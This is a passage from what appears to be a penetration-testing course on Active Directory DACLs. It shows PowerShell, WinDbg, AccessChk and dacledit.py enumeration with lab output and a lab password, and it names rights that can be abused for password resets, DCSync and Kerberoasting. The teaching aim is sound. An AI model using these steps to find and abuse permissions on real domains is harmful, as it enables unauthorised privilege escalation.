Using PowerShell with DirectoryServices and ActiveDirectorySecurity

Now, we will do the same as above but with `PowerShell`. The DirectorySearcher class within the `.NET` System.DirectoryServices namespace contains the SecurityMasks property that will allow us to access the `DACL` of the object's `security descriptor`. First, we need to get the `security descriptor` of the AD object `Yolanda` as a binary blob:

```
PS C:\Users\Administrator> $directorySearcher = New-Object
System.DirectoryServices.DirectorySearcher('(samaccountname=Yolanda)')
PS C:\Users\Administrator> $directorySearcher.SecurityMasks =
[System.DirectoryServices.SecurityMasks]::Dacl -bor
[System.DirectoryServices.SecurityMasks]::Owner
PS C:\Users\Administrator> $binarySecurityDescriptor =
$directorySearcher.FindOne().Properties.ntsecuritydescriptor[0]
PS C:\Users\Administrator> Write-Host -NoNewline $binarySecurityDescriptor

1 0 4 140 44 7 0 0 0 0 0 0 0 0 0 0 20 0 0 0 4 0 24 7 42 0 0 0 5 0 56 0 0 1
0 0 1 0 0 0 112 149 41 0 109 36 208 17 167 104 0 170 0 110 5 41 1 5 0 0 0
0 0 5 21 0 0 0 45 212 142 75 184 149 12 71 100 136 127 96 9 18 0 0 5 0 56
0 16 0 0 0 1 0 0 0 0 66 22 76 192 32 208 17 167 104 0 170 0 110 5 41 1 5 0
0 0 0 0 5 21 0 0 0 45 212 142 75 184 149 12 71 100 136 127 96 41 2 0 0 5 0
56 0 16 0 0 0 1 0 0 0 16 32 32 95 165 121 208 17 144 32 0 192 79 194 212
207 1 5 0 0 0 0 0 5 21 0 0 0 45 212 142 75 184 149 12 71 100 136 127 96 41
2 0 0 5 0 56 0 16 0 0 0 1 0 0 0 64 194 10 188 169 121 208 17 144 32 0 192
79 194 212 207 1 5 0 0 0 0 0 5 21 0 0 0 45 212 142 75 184 149 12 71 100
136 127 96 41 2 0 0 5 0 56 0 16 0 0 0 1 0 0 0 248 136 112 3 225 10 210 17
180 34 0 160 201 104 249 57 1 5 0 0 0 0 0 5 21 0 0 0 45 212 142 75 184 149
12 71 100 136 127 96 41 2 0 0 5 0 56 0 48 0 0 0 1 0 0 0 127 122 150 191
230 13 208 17 162 133 0 170 0 48 73 226 1 5 0 0 0 0 0 5 21 0 0 0 45 212
142 75 184 149 12 71 100 136 127 96 5 2 0 0 5 0 44 0 16 0 0 0 1 0 0 0 29
177 169 70 174 96 90 64 183 232 255 138 88 212 86 210 1 2 0 0 0 0 0 5 32 0
0 0 48 2 0 0 5 0 44 0 48 0 0 0 1 0 0 0 28 154 182 109 34 148 209 17 174
189 0 0 248 3 103 193 1 2 0 0 0 0 0 5 32 0 0 0 49 2 0 0 5 0 44 0 48 0 0 0
1 0 0 0 98 188 5 88 201 189 40 68 165 226 133 106 15 76 24 94 1 2 0 0 0 0
0 5 32 0 0 0 49 2 0 0 5 0 40 0 0 1 0 0 1 0 0 0 83 26 114 171 47 30 208 17
152 25 0 170 0 64 82 155 1 1 0 0 0 0 0 1 0 0 0 0 5 0 40 0 0 1 0 0 1 0 0 0
83 26 114 171 47 30 208 17 152 25 0 170 0 64 82 155 1 1 0 0 0 0 0 5 10 0 0
0 5 0 40 0 0 1 0 0 1 0 0 0 84 26 114 171 47 30 208 17 152 25 0 170 0 64 82
155 1 1 0 0 0 0 0 5 10 0 0 0 5 0 40 0 0 1 0 0 1 0 0 0 86 26 114 171 47 30
208 17 152 25 0 170 0 64 82 155 1 1 0 0 0 0 0 5 10 0 0 0 5 0 40 0 16 0 0 0
```

```
1 0 0 0 66 47 186 89 162 121 208 17 144 32 0 192 79 194 211 207 1 1 0 0 0
<SNIP>
```

Now that we have the `security descriptor` for `Yolanda` as a binary blob, we need to parse it using the function SetSecurityDescriptorBinaryForm from the class ActiveDirectorySecurity. Then we can view all of the `ACEs` of `Yolanda`:

```
PS C:\Users\Administrator> $parsedSecurityDescriptor = New-Object
System.DirectoryServices.ActiveDirectorySecurity
PS C:\Users\Administrator>
$parsedSecurityDescriptor.SetSecurityDescriptorBinaryForm($binarySecurityD
escriptor)
PS C:\Users\Administrator> $parsedSecurityDescriptor.Access

ActiveDirectoryRights : GenericRead
InheritanceType       : None
ObjectType            : 00000000-0000-0000-0000-000000000000
InheritedObjectType   : 00000000-0000-0000-0000-000000000000
ObjectFlags           : None
AccessControlType     : Allow
IdentityReference     : NT AUTHORITY\SELF
IsInherited           : False
InheritanceFlags      : None
PropagationFlags      : None

ActiveDirectoryRights : ReadControl
InheritanceType       : None
ObjectType            : 00000000-0000-0000-0000-000000000000
InheritedObjectType   : 00000000-0000-0000-0000-000000000000
ObjectFlags           : None
AccessControlType     : Allow
IdentityReference     : NT AUTHORITY\Authenticated Users
IsInherited           : False
InheritanceFlags      : None
PropagationFlags      : None

ActiveDirectoryRights : GenericAll
InheritanceType       : None
ObjectType            : 00000000-0000-0000-0000-000000000000
InheritedObjectType   : 00000000-0000-0000-0000-000000000000
ObjectFlags           : None
AccessControlType     : Allow
IdentityReference     : NT AUTHORITY\SYSTEM
IsInherited           : False
InheritanceFlags      : None
PropagationFlags      : None
```

```
<SNIP>
```

We can also be more specific and fetch out the permissions that `Pedro` only has over `Yolanda`:

Using PowerShell to view the Permissions Pedro has over Yolanda

```
PS C:\Users\Administrator> $parsedSecurityDescriptor.Access | Where-Object
{$_.IdentityReference -like '*Pedro*'}

ActiveDirectoryRights : ExtendedRight
InheritanceType       : None
ObjectType            : 00299570-246d-11d0-a768-00aa006e0529
InheritedObjectType   : 00000000-0000-0000-0000-000000000000
ObjectFlags           : ObjectAceTypePresent
AccessControlType     : Allow
IdentityReference     : INLANEFREIGHT\pedro
IsInherited           : False
InheritanceFlags      : None
PropagationFlags      : None
```

Viewing DACLs of Processes

Local Kernel Debugging

To view the `DACL` of the process `explorer.exe` internally, we need to deference the `SecurityDescriptor` pointer within the `ObjectHeader` member of `explorer.exe` (which can be done with `local kernel debugging` and WinDbg). This will enable us to examine how the Windows kernel sees a `security descriptor`:

```
lkd> !sd 0xffffd08f`3b15a12f & -10

->Revision: 0x1
->Sbz1    : 0x0
->Control : 0x8814
            SE_DACL_PRESENT
            SE_SACL_PRESENT
            SE_SACL_AUTO_INHERITED
            SE_SELF_RELATIVE
->Owner   : S-1-5-21-1220085036-3517073048-2454771104-1008
->Group   : S-1-5-21-1220085036-3517073048-2454771104-513
->Dacl    :
->Dacl    : ->AclRevision: 0x2
```

```
->Dacl    : ->Sbz1       : 0x0
->Dacl    : ->AclSize    : 0x5c
->Dacl    : ->AceCount   : 0x3
->Dacl    : ->Sbz2       : 0x0
->Dacl    : ->Ace[0]: ->AceType: ACCESS_ALLOWED_ACE_TYPE
->Dacl    : ->Ace[0]: ->AceFlags: 0x0
->Dacl    : ->Ace[0]: ->AceSize: 0x24
->Dacl    : ->Ace[0]: ->Mask : 0x001fffff
->Dacl    : ->Ace[0]: ->SID: S-1-5-21-1220085036-3517073048-2454771104-
1008

->Dacl    : ->Ace[1]: ->AceType: ACCESS_ALLOWED_ACE_TYPE
->Dacl    : ->Ace[1]: ->AceFlags: 0x0
->Dacl    : ->Ace[1]: ->AceSize: 0x14
->Dacl    : ->Ace[1]: ->Mask : 0x001fffff
->Dacl    : ->Ace[1]: ->SID: S-1-5-18

->Dacl    : ->Ace[2]: ->AceType: ACCESS_ALLOWED_ACE_TYPE
->Dacl    : ->Ace[2]: ->AceFlags: 0x0
->Dacl    : ->Ace[2]: ->AceSize: 0x1c
->Dacl    : ->Ace[2]: ->Mask : 0x00121411
->Dacl    : ->Ace[2]: ->SID: S-1-5-5-0-191017

->Sacl    :
->Sacl    : ->AclRevision: 0x2
->Sacl    : ->Sbz1       : 0x0
->Sacl    : ->AclSize    : 0x1c
->Sacl    : ->AceCount   : 0x1
->Sacl    : ->Sbz2       : 0x0
->Sacl    : ->Ace[0]: ->AceType: SYSTEM_MANDATORY_LABEL_ACE_TYPE
->Sacl    : ->Ace[0]: ->AceFlags: 0x0
->Sacl    : ->Ace[0]: ->AceSize: 0x14
->Sacl    : ->Ace[0]: ->Mask : 0x00000003
->Sacl    : ->Ace[0]: ->SID: S-1-16-8192
```

Using AccessChk

AccessChk is part of the Sysinternals suite that enables viewing the specific `access rights` granted to users or groups. For example, to view the `security descriptor` of the process `explorer.exe`, we can use the `-l` parameter:

```
PS C:\Users\Admin\Downloads\AccessChk> .\accesschk64.exe -p "explorer.exe"
-l

Accesschk v6.15 - Reports effective permissions for securable objects
Copyright (C) 2006-2022 Mark Russinovich
Sysinternals - www.sysinternals.com
```

```
[8992] explorer.exe
  DESCRIPTOR FLAGS:
      [SE_DACL_PRESENT]
      [SE_SACL_PRESENT]
      [SE_SACL_AUTO_INHERITED]
      [SE_SELF_RELATIVE]
  OWNER: 3L1T3\Admin
  LABEL: Medium Mandatory Level
        SYSTEM_MANDATORY_LABEL_NO_WRITE_UP
        SYSTEM_MANDATORY_LABEL_NO_READ_UP
  [0] ACCESS_ALLOWED_ACE_TYPE: 3L1T3\Admin
        PROCESS_ALL_ACCESS
  [1] ACCESS_ALLOWED_ACE_TYPE: NT AUTHORITY\SYSTEM
        PROCESS_ALL_ACCESS
  [2] ACCESS_ALLOWED_ACE_TYPE: 3L1T3\Admin-S-1-5-5-0-191017
        PROCESS_QUERY_INFORMATION
        PROCESS_QUERY_LIMITED_INFORMATION
        PROCESS_TERMINATE
        PROCESS_VM_READ
        SYNCHRONIZE
        READ_CONTROL
```

`DACLs`, as per our explanation, consist of an `ACL` data structure followed by an ordered list of zero or more `ACE` data structures. The only difference between the `DACLs` of AD objects and normal objects is the value that members such as `Mask` can have.

Coming Next

After having a brief understanding of `security descriptors` and `DACLs`, we will go over how to enumerate and audit `DACLs` of objects within an AD environment using automated tools such as `dacledit.py`, `PowerView`, and `BloodHound`.

DACLs Enumeration

There are two essential `ACE` concepts to comprehend before we start enumerating and attacking `DACLs`, `Access Masks` and `Access Rights`.

Access Masks and Access Rights

In the previous section, we mentioned that all `ACE` data structures (such as ACCESS_ALLOWED_ACE) contain the `Mask` member, which is of type `ACCESS_MASK`. An `Access Mask` is a 32-bit value that specifies the allowed or denied rights to manipulate an object. The specific format that access masks follow is shown below:

31	30	29	28	27	26	25	24	23	22	21	20	19	18	17	16	15	14	13	12	11	10	9	8	7	6	5	4	3	2	1	0
GR	GW	GE	GA	Reserved			AS	Standard access rights								Object-specific access rights															

GR → Generic_Read
GW → Generic_Write
GE → Generic_Execute
GA → Generic_ALL
AS → Right to access SACL

For AD objects, the `access mask` contains a combination of the below values (represented in `big-endian` format), noting that `X` indicates bits that are ignored in AD `DACLs`:

0	1	2	3	4	5	6	7	8	9	10	1	2	3	4	5	6	7	8	9	20	1	2	3	4	5	6	7	8	9	30	1
GR	GW	GX	GA	X	X	X	X	X	X	X	X	WO	WD	RC	DE	X	X	X	X	X	X	X	CR	LO	DT	WP	RP	VW	LC	DC	CC

Access Mask Bits Interpretation

Understanding how the various `access mask bits` are interpreted is crucial for us, as that will facilitate the exploitation of abusable `DACLs` when we enumerate them. The following lists contain the various types of access rights we may encounter when enumerating `DACLs`:

Generic Access Rights Bits

Display Name	Common Name	Hexadecimal Value	Interpretation
`GenericAll`	`GA` / `RIGHT_GENERIC_ALL`	`0x10000000`	Allows creating or deleting child objects, deleting a subtree, reading and writing properties, examining child objects and the object itself, adding and removing the object from the directory, and reading or writing with an `extended right`. This is equivalent to the `object-specific` access rights bits (`DE` | `RC` | `WD` | `WO` | `CC` | `DC` | `DT` | `RP` | `WP` | `LC` | `LO` | `CR` | `VW`) for AD objects.

Display Name	Common Name	Hexadecimal Value	Interpretation
`GenericExecute`	`GX` / `RIGHT_GENERIC_EXECUTE`	`0x20000000`	Allows reading permissions on and listing the contents of a container object. This is equivalent to the `object-specific` access rights bits (`RC` | `LC`) for AD objects.
`GenericWrite`	`GW` / `RIGHT_GENERIC_WRITE`	`0x40000000`	Allows reading permissions on this object, writing all the properties on this object, and performing all validated writes to this object. This is equivalent to the `object-specific` access rights bits (`RC` | `WP` | `VW`) for AD objects.
`GenericRead`	`GR` / `RIGHT_GENERIC_READ`	`0x80000000`	Allows reading permissions on this object, reading all the properties on this object, listing this object name when the parent container is listed, and listing the object's contents if it is a container. This is equivalent to the `object-specific` access rights bits (`RC` | `LC` | `RP` | `LO`) for AD objects.

Standard Access Rights Bits

Display Name	Common Name	Hexadecimal Value	Interpretation
`WriteDacl`	`WD` / `RIGHT_WRITE_DAC`	`0x00040000`	Allows modifying the object's `security descriptor`'s `discretionary access-control list` (`DACL`).

Display Name	Common Name	Hexadecimal Value	Interpretation
`WriteOwner`	`WO` / `RIGHT_WRITE_OWNER`	`0x00080000`	Allows modifying the object's `security descriptor`'s `owner`. A user can only take ownership of an object but cannot transfer ownership of an object to other users.
`ReadControl`	`RC` / `RIGHT_READ_CONTROL`	`0x00020000`	Allows reading the data from the object's `security descriptor`, however, this does not include the data of the `SACL`.
`Delete`	`DE` / `RIGHT_DELETE`	`0x00010000`	Allows deleting the object.

Object-specific Access Rights Bits

Common Name	Hexadecimal Value	Interpretation
`CR` / `RIGHT_DS_CONTROL_ACCESS`	`0x0000100`	Allows performing an operation controlled by a control access right. The `ObjectType` member of an `ACE` can contain a `GUID` that identifies the `control access right`. If `ObjectType` does not contain a `GUID`, the `ACE` controls the right to perform all `control access right` controlled operations associated with the object. Also referred to as `AllExtendedRights`, especially when `ObjectType` does not contain a `GUID`.
`WP` / `RIGHT_DS_WRITE_PROPERTY`	`0x00000020`	Allows writing properties of the object. The `ObjectType` member of an `ACE` can contain a `GUID` that identifies a property set or an attribute. If `ObjectType` does not contain a `GUID`, the `ACE` controls the right to write `all` object's attributes.

Common Name	Hexadecimal Value	Interpretation
`VW` / `RIGHT_DS_WRITE_PROPERTY_EXTENDED`	`0x00000008`	Allows performing an operation controlled by a validated write `access right`. The `ObjectType` member of an `ACE` can contain a `GUID` that identifies the `validated write`. If `ObjectType` does not contain a `GUID`, the `ACE` controls the rights to perform all `validated write` operations associated with the object. Also referred to as `Self`.

Now that we understand how some `access mask bits` are interpreted let us know about specific abusable `extended` and `validated writes access rights`.

Extended (Object-specific) Access Rights

We will abuse three out of the 56 extended access rights in this mini-module:

Display Name	Common Name	Rights-GUID Value	Interpretation
Reset Password	`User-Force-Change-Password`	`00299570-246d-11d0-a768-00aa006e0529`	Allows a user's account password to be reset without knowing the old one. This is in contrast to User-Change-Password, which does require knowing the old password.
Replicating Directory Changes	`DS-Replication-Get-Changes`	`1131f6aa-9c07-11d1-f79f-00c04fc2dcd2`	Required to replicate changes from a given `NC` (`Naming Context`). To perform a `DCSync` attack, this extended right and `DS-Replication-Get-Changes-All` are required.
Replicating Directory Changes All	`DS-Replication-Get-Changes-All`	`1131f6ad-9c07-11d1-f79f-00c04fc2dcd2`	Allows the replication of secret domain data. To perform a `DCSync` attack, this extended right and `DS-Replication-Get-Changes` are required.

Validated Writes

Two out of the five validated writes can be abused:

Display Name	Common Name	Rights-GUID Value	Interpretation
Add/Remove self as member	`Self-Membership`	`bf9679c0-0de6-11d0-a285-00aa003049e2`	Allows editing the `member` attribute, therefore enabling setting membership of groups.
Validated write to service principal name	`Validated-SPN`	`f3a64788-5306-11d1-a9c5-0000f80367c1`	Allows editing the `Service Principal Name` (`SPN`) attribute.

Enumerating DACLs

Some automated tools can be used to inspect/enumerate an object's `DACL` to find out what access rights other principals have over it.

On Windows systems, `Get-DomainObjectAcl` and `Add-DomainObjectAcl` from PowerSploit's PowerView can be used, as well as `Get-Acl` and `Set-Acl` functions from the built-in `PowerShell` Cmdlets.

On UNIX-like systems, impacket's `dacledit.py` can be used for that purpose. At the time of writing, pull request #1291 offering that tool is still being reviewed and in active development. We can get dacledit.py directly from the ShutdownRepo fork while the branch gets merged into `impacket`'s main branch.

Installing dacledit.py

To install `dacledit.py`, we will clone the ShutdownRepo impacket's branch, create a Python virtual environment (to avoid conflict between the original Impacket installation and this branch) and install the forked impacket repository:

Clone Forked ShutdownRepo Impacket Repository

```
git clone https://github.com/ShutdownRepo/impacket -b dacledit
```

Create and Activate the Python Virtual Environment

```
cd impacket
pwd
/home/plaintext/htb/modules/dacl/shutdownRepo/impacket
python3 -m venv .dacledit
```

```
source .dacledit/bin/activate
```

Install ShutdownRepo's Impacket Fork

```
python3 -m pip install .

Processing /home/plaintext/htb/modules/dacl/shutdownRepo/impacket
Collecting chardet
  Downloading chardet-5.1.0-py3-none-any.whl (199 kB)
     |████████████████████████████████| 199 kB 1.7 MB/s
Collecting flask>=1.0
  Using cached Flask-2.3.2-py3-none-any.whl (96 kB)
<SNIP>
```

Executing dacledit.py

```
python3 examples/dacledit.py --help

Impacket v0.9.25.dev1+20221216.150032.204c5b6b - Copyright 2021 SecureAuth
Corporation

usage: dacledit.py [-h] [-use-ldaps] [-ts] [-debug] [-hashes
LMHASH:NTHASH]
                   [-no-pass] [-k] [-aesKey hex key] [-dc-ip ip address]
                   [-principal NAME] [-principal-sid SID] [-principal-dn
DN]
                   [-target NAME] [-target-sid SID] [-target-dn DN]
                   [-action [{read,write,remove,backup,restore}]]
                   [-file FILENAME] [-ace-type [{allowed,denied}]]
                   [-rights
[{FullControl,ResetPassword,WriteMembers,DCSync}]]
                   [-rights-guid RIGHTS_GUID] [-inheritance]
                   identity

Python editor for a principal's DACL.

positional arguments:
  identity              domain.local/username[:password]

optional arguments:
  -h, --help            show this help message and exit
  -use-ldaps            Use LDAPS instead of LDAP
  -ts                   Adds timestamp to every logging output
  -debug                Turn DEBUG output ON
```

```
authentication & connection:
  -hashes LMHASH:NTHASH
                        NTLM hashes, format is LMHASH:NTHASH
  -no-pass              don't ask for password (useful for -k)
  -k                    Use Kerberos authentication. Grabs credentials
from
                        ccache file (KRB5CCNAME) based on target
parameters.
                        If valid credentials cannot be found, it will use
the
                        ones specified in the command line
  -aesKey hex key       AES key to use for Kerberos Authentication (128 or
256
                        bits)
  -dc-ip ip address     IP Address of the domain controller or KDC (Key
                        Distribution Center) for Kerberos. If omitted it
will
                        use the domain part (FQDN) specified in the
identity
                        parameter

principal:
  Object, controlled by the attacker, to reference in the ACE to create or
  to filter when printing a DACL

  -principal NAME       sAMAccountName
  -principal-sid SID    Security IDentifier
  -principal-dn DN      Distinguished Name

target:
  Principal object to read/edit the DACL of

  -target NAME          sAMAccountName
  -target-sid SID       Security IDentifier
  -target-dn DN         Distinguished Name

dacl editor:
  -action [{read,write,remove,backup,restore}]
                        Action to operate on the DACL
  -file FILENAME        Filename/path (optional for -action backup,
required
                        for -restore))
  -ace-type [{allowed,denied}]
                        The ACE Type (access allowed or denied) that must
be
                        added or removed (default: allowed)
  -rights [{FullControl,ResetPassword,WriteMembers,DCSync}]
                        Rights to write/remove in the target DACL
(default:
                        FullControl)
```

```
  -rights-guid RIGHTS_GUID
                        Manual GUID representing the right to write/remove
  -inheritance          Enable the inheritance in the ACE flag with
                        CONTAINER_INHERIT_ACE and OBJECT_INHERIT_ACE.
Useful
                        when target is a Container or an OU, ACE will be
                        inherited by objects within the container/OU
(except
                        objects with adminCount=1)
```

`dacledit.py` has the following command-line arguments:

- `-action` defines the operation to conduct. In the below examples, it must be set to `read`. If the argument is not set, it defaults to `read`. The other actions are `write`, `remove`, `backup`, and `restore`.
- `-target`, `-target-sid`, or `-target-dn`, respectively, define the sAMAccountName, Security IDentifier, or Distinguished Name of the object from which the DACL must be retrieved and parsed.
- `-principal`, `-principal-sid`, or `-principal-dn`, respectively, define the `sAMAccountName`, `Security Identifier`, or `Distinguished Name` of the principal to look for and filter in the parsed DACL. This argument is handy to quickly determine what a particular principal can or cannot do on the target object.

In the following example, we can read the DACL for `htb-student`:

Reading the DACL of a User

```
python3 examples/dacledit.py -target htb-student -dc-ip 10.129.205.81
inlanefreight.local/htb-student:'HTB_@cademy_stdnt!'

Impacket v0.9.25.dev1+20221216.150032.204c5b6b - Copyright 2021 SecureAuth
Corporation

[*] Parsing DACL
[*] Printing parsed DACL
[*]   ACE[0] info
[*]     ACE Type                  : ACCESS_ALLOWED_OBJECT_ACE
[*]     ACE flags                 : None
[*]     Access mask               : ReadProperty
[*]     Flags                     : ACE_OBJECT_TYPE_PRESENT
[*]     Object type (GUID)        : User-Account-Restrictions (4c164200-
20c0-11d0-a768-00aa006e0529)
[*]     Trustee (SID)             : RAS and IAS Servers (S-1-5-21-
1267651629-1192007096-1618970724-553)
[*]   ACE[1] info
[*]     ACE Type                  : ACCESS_ALLOWED_OBJECT_ACE
```


```
[*]     ACE flags                  : None
[*]     Access mask                : ReadProperty
[*]     Flags                      : ACE_OBJECT_TYPE_PRESENT
[*]     Object type (GUID)         : User-Logon (5f202010-79a5-11d0-9020-
00c04fc2d4cf)
[*]     Trustee (SID)              : RAS and IAS Servers (S-1-5-21-
1267651629-1192007096-1618970724-553)
[*]   ACE[2] info
[*]     ACE Type                   : ACCESS_ALLOWED_OBJECT_ACE
[*]     ACE flags                  : None
[*]     Access mask                : ReadProperty
[*]     Flags                      : ACE_OBJECT_TYPE_PRESENT
[*]     Object type (GUID)         : Membership (bc0ac240-79a9-11d0-9020-
00c04fc2d4cf)
[*]     Trustee (SID)              : RAS and IAS Servers (S-1-5-21-
1267651629-1192007096-1618970724-553)
[*]   ACE[3] info
[*]     ACE Type                   : ACCESS_ALLOWED_OBJECT_ACE
[*]     ACE flags                  : None
[*]     Access mask                : ReadProperty
[*]     Flags                      : ACE_OBJECT_TYPE_PRESENT
[*]     Object type (GUID)         : RAS-Information (037088f8-0ae1-11d2-
b422-00a0c968f939)
[*]     Trustee (SID)              : RAS and IAS Servers (S-1-5-21-
1267651629-1192007096-1618970724-553)
...
```

Note: Make sure to use the virtual environment when executing dacledit.py.

Auditing DACLs with BloodHound

While manually enumerating an object's `DACL` can be useful in specific cases, it does not simply allow auditing all access rights in an Active Directory domain due to their enormous number.

BloodHound, one of the most famous tools used for Active Directory auditing, gathers all `DACLs` and correlates them to allow the analysis of rights in graph models, making finding abusable access rights easy. In the screenshot below, some edges (highlighted in red) show abusable `access rights` / `privileges`:




`BloodHound` makes auditing easier by separating `control rights` into two categories:

- `Inbound Control Rights`: This is similar to inspecting an object's `DACL`.
- `Outbound Control Rights`: An aggregation and correlation of all references to the object's `SID` in all `DACLs` across the domain.

Review the module [BloodHound for Active Directory]() to learn more about `BloodHound`.

DACLs Abuses Mindmap

The following mindmap from [DACL abuse - The Hacker Recipes]() shows what abuses can be carried out depending on a controlled principal's access rights over a specific type of object. The below mindmap details all abuse scenarios that we will cover in this module and the other `DACL Attacks` mini-modules:



Coming Next

We provided some examples to perform the enumeration or auditing of these access rights from Linux with dacledit.py and Windows with PowerView. However, always remember that understanding how to use `BloodHound` to identify these access rights/privileges is crucial because the number of access rights to audit manually would be too large.

In the next section, we will learn about `targeted Kerberoasting` and how to carry out the attack from Linux and Windows.

Targeted Kerberoasting

Kerberoasting is a post-exploitation attack that takes advantage of the way `Service Principal Names` (`SPNs`) are used in Active Directory for authentication. When a client

